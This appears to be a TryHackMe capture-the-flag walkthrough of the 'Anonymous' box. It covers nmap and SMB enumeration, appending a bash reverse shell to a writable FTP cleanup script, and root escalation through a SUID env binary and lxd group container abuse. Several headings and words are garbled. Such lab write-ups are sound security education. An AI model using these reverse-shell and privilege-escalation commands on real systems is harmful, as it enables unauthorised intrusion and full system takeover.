

# Anonymous

platform: TryHackMe


Difficulty: Medium

Author of the writeup: Zubr

Date: 17 may 2021

Contact: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)

[#security](#) [#linux](#) [#permissions](#) [#medium](#)



---

## Recon

Let's start by doing an nmap on the 1000 top ports:

```
nmap --top-ports 1000 -oN nmap/top_1000.nmap anonymous.thm
```

```
(alex@Kali)-[~/my_testing/Anonymous]
$ nmap --top-ports 1000 -oN nmap/top_1000.nmap anonymous.thm
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 15:19 CEST
Nmap scan report for anonymous.thm (10.10.176.202)
Host is up (0.027s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

We see 4 ports open, To be sure that that's it, let's launch it on all ports.

But first let's quickly do an aggressive scan on the 4 ports.

It get's interesting, first we see ftp...

It is writable and accessible as anonymous:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxrwxrwx  2 111      113      4096 Jun 04 2020 scripts [NSE: writeable]
ftp-syst:
STAT:
FTP server status:
Connected to ::ffff:10.11.25.211
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPd 3.0.3 - secure, fast, stable
_End of status
```

We also see open ssh on port 22.

But another very interesting part of our results is smb!

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1m28s, deviation: 0s, median: -1m29s
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_System time: 2021-05-17T13:19:34+00:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|_Message signing enabled but not required
|_smb2-time:
|   date: 2021-05-17T13:19:34
|   start_date: N/A
```

We can maybe do something with this.

So let's enumerate it with some nmap scripts:

```
nmap --script=smb-enum* -T4 anonymous.thm
```

The **-T4** is to set a timing template, for example **-T0** or **-T1** can be used for Intrusion Detection Systems (IDS) evasion, but we don't need this.

Default is **-T3** maximum is **-T5**

We just want to speed it up a little bit, so we use **4**.

And with this, we launch all smb enumeration scripts on the machine, we could do it with smbmap or other tools but this works fine.

For information, those are all the scripts that we launch:

```
(alex@Kali)-[~/my_testing/Anonymous]
$ find / -name smb-enum*.nse 2>/dev/null
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-services.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
```

Back to our smb enumeration, we got nice results back.

First a user, maybe we will need to bruteforce something or use it otherwise but it is a good information to keep in mind:

```
|_ smb-enum-users:
|   ANONYMOUS\namelessone (RID: 1003)
|     Full name:  namelessone
|     Description:
|     Flags:      Normal user account
```

Next, the shares.

This is even more interesting because we can access **pics**:

```

smb-enum-shares:
  account_used: guest
  \\10.10.176.202\IPC$:
    Type: STYPE_IPC_HIDDEN
    Comment: IPC Service (anonymous server (Samba, Ubuntu))
    Users: 5
    Max Users: <unlimited>
    Path: C:\tmp
    Anonymous access: READ/WRITE
    Current user access: READ/WRITE
  \\10.10.176.202\pics:
    Type: STYPE_DISKTREE
    Comment: My SMB Share Directory for Pics
    Users: 0
    Max Users: <unlimited>
    Path: C:\home\namelessone\pics
    Anonymous access: READ
    Current user access: READ
  \\10.10.176.202\print$:
    Type: STYPE_DISKTREE
    Comment: Printer Drivers
    Users: 0
    Max Users: <unlimited>
    Path: C:\var\lib\samba\printers
    Anonymous access: <none>
    Current user access: <none>
smb-enum-users:
  ANONYMOUS\namelessone (RID: 1003)
    Full name: namelessone
    Description:
    Flags: Normal user account

```

We can access by entering "anonymous", and we see 2 images:

```

(alex@Kali)[~/my_testing/Anonymous]
$ smbclient //anonymous.thm/pics
Enter WORKGROUP\alex's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun May 17 13:11:34 2020
..               D          0   Thu May 14 03:59:10 2020
corgo2.jpg       N      42663  Tue May 12 02:43:42 2020
puppos.jpeg     N     265188  Tue May 12 02:43:42 2020
20508240 blocks of size 1024. 13306780 blocks available
smb: \>

```

But I won't continue that path.

Because the path to go is **FTP**.

Let's finally login to the File Transfer Protocol and see what we have.

As said previously, we saw that we can login as anonymous and have write privileges. When logging into, we see a directory.

Going into the directory we see 3 files, let's download them and see what we can do:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx 1 1000 1000 314 Jun 04 2020 clean.sh
-rw-rw-r-- 1 1000 1000 5848 May 17 14:56 removed_files.log
-rw-r--r-- 1 1000 1000 68 May 12 2020 to_do.txt
226 Directory send OK.
ftp> get clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for clean.sh (314 bytes).
226 Transfer complete.
314 bytes received in 0.00 secs (1.6729 MB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
```

First, we have a file `to_do.txt`:

```
(alex@Kali) - [~/my_testing/Anonymous]
$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

Nothing that will help us.

Next, we have a log file:

```
(alex@Kali) - [~/my_testing/Anonymous]
$ cat *.log
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
Running cleanup script: nothing to delete
```

Seems that something echo's a message constantly to the file.

Lastly but not least, the **clean.sh** script:

```
(alex@Kali) [~/my_testing/Anonymous]
$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
    echo "Running cleanup script: nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
    fi
```

A bit easier to read:

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
    echo "Running cleanup script: nothing to delete" >>
/var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >>
/var/ftp/scripts/removed_files.log;done
    fi
```

Pretty straight forward script.

- Sets the value for the variable `tmp_files` to 0.
- echo's the value of the variable.
- then an if statement, if the value of the variable is equal to 0, It will echo `Running cleanup ...` into the log file.
- If the condition is false, it will remove file. This will never happen because the variable is equal to `0`.
- We see that the only thing to do, is to add a command to get a reverse shell.

We now know what we have to do.

We have different options on how to do it.

The easiest would be to append a reverse shell to the `clean.sh`.

Default site to find reverse shells for me is:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp>

With the ftp command `append`, it is pretty straight forward what can be done, the command is launched like that:

```
append <local file> <remote file>
```

---

note file means the file on the target that you are appending.

t put this in my local file:

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

```
(alex@Kali)-[~/my_testing/Anonymous]
$ cat appending
bash -i >& /dev/tcp/10.11.25.211/53 0>&1
```

ending:

```
ftp> append appending clean.sh
local: appending remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
41 bytes sent in 0.00 secs (635.5406 kB/s)
```

if we get the file it will look like this:

```
#!/bin/bash
tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
    echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
bash -i >& /dev/tcp/10.11.25.211/53 0>&1
clean.sh (END)
```

can verify if it worked by checking the size of the log file with `size`.

get's bigger and you didn't get a shell then something is wrong.

can now read the user flag:

```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ cat user.txt
cat user.txt
cc1cf007070145f6001c07101111710
```

## calation



After some basic commands, I send linpeas on the target.

We can actually see two escalation paths.

The first one uses `/usr/bin/env`:

```
===== ( Interesting Files ) =====
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/9066/bin/ping6
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/9066/bin/ping
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 35K Jan 18 2018 /usr/bin/env
```

This one is pretty easy to find and very easy to exploit.

You can find it on GTF0Bins, it's an easy and small command:

```
/usr/bin/env /bin/sh -p
```

If we execute it, we can see that we got root, even if it doesn't look like it.

```
namelessone@anonymous:~$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p

whoami
root
cd /root && ls
root.txt
```

## Second Escalation Path

The second path is with **lxd**, as you can see we are in the lxd group.

```
===== ( Basic information ) =====
OS: Linux version 4.15.0-99-generic (buildd@cy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020
User & Groups: uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),108(lxd)
Hostname: anonymous
```

The **sudo** group too, but we don't have passwords, so it won't help us.

The sources that I used to escalate with the system container manager (lxd):

- <https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>
- <https://reboare.github.io/lxd/lxd-escape.html>

First, we clone the alpine builder: <https://github.com/saghul/lxd-alpine-builder>

Then we, we build it with the 32-bit architecture.

The commands come from the first source:



```
sudo ./build-alpine -a i686
```

```
(alex@Kali)-[~/my_testing/Anonymous/lxd-alpine-builder]
$ sudo ./build-alpine -a i686
Determining the latest release... v3.13
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.13/main/x86
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-T00LS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-T00LS.checksum.SHA1'
```

We transfer our zip to the target with a python server:

```
namelessone@anonymous:~$ ls
ls
alpine-v3.13-i686-20210517_2144.tar.gz
pics
```

We import the image:

```
namelessone@anonymous:~$ lxc image import ./alpine* --alias exploit
lxc image import ./alpine* --alias exploit
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:18.04
```

We can see if it worked without problems until now with:

```
lxc image list
```

```
Use "lxc image [command] --help" for more information about a command.
namelessone@anonymous:~$ lxc image list
lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| exploit | dff64cd2d148 | no | alpine v3.13 (20210517_21:44) | i686 | 3.12MB | May 17, 2021 at 7:48pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
namelessone@anonymous:~$
```

We initialise it with:

```
lxd init
```

We can create our container with (put your image name where I put **exploit**):

```
lxc init exploit mycontainer -c security.privileged=true
```

```
namelessone@anonymous:~$ lxc init exploit mycontainer -c security.privileged=true
<nit exploit mycontainer -c security.privileged=true
Creating mycontainer
namelessone@anonymous:~$
```

Let's now mount root into the image:

```
lxc config device add mycontainer mydevice disk source=/
path=/mnt/root recursive=true
```

```
namelessone@anonymous:~$ lxc config device add mycontainer exploit disk source=/ path=/mnt/exploit_root recursive=true
<disk source=/ path=/mnt/exploit_root recursive=true
Device exploit added to mycontainer
namelessone@anonymous:~$
```

We can now import the image:

I had to change some things: the path and of course the name.  
Now let's just start it:

```
lxc start <container name>
```

Only thing that is left to do is to execute `/bin/sh` with lxc:

```
namelessone@anonymous:~$ lxc exec mycontainer /bin/sh
lxc exec mycontainer /bin/sh
whoami
root
```

We are now root and can go read our last flag!

Keep in mind that we put it on `/mnt/exploit_root` in my case, so you will have to go there to get what you are looking for:

```
pwd
/mnt/exploit_root/root
ls
root.txt
cat root.txt
```

Ok nice, second escalation path also done!

---

Was a pretty fun and fast box to complete.

I hope you enjoyed my walkthrough.

If I explained something wrong, made mistakes or you have any other requests, advices, etc please contact me on this email: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)

See you in the next walkthrough, have fun hacking!

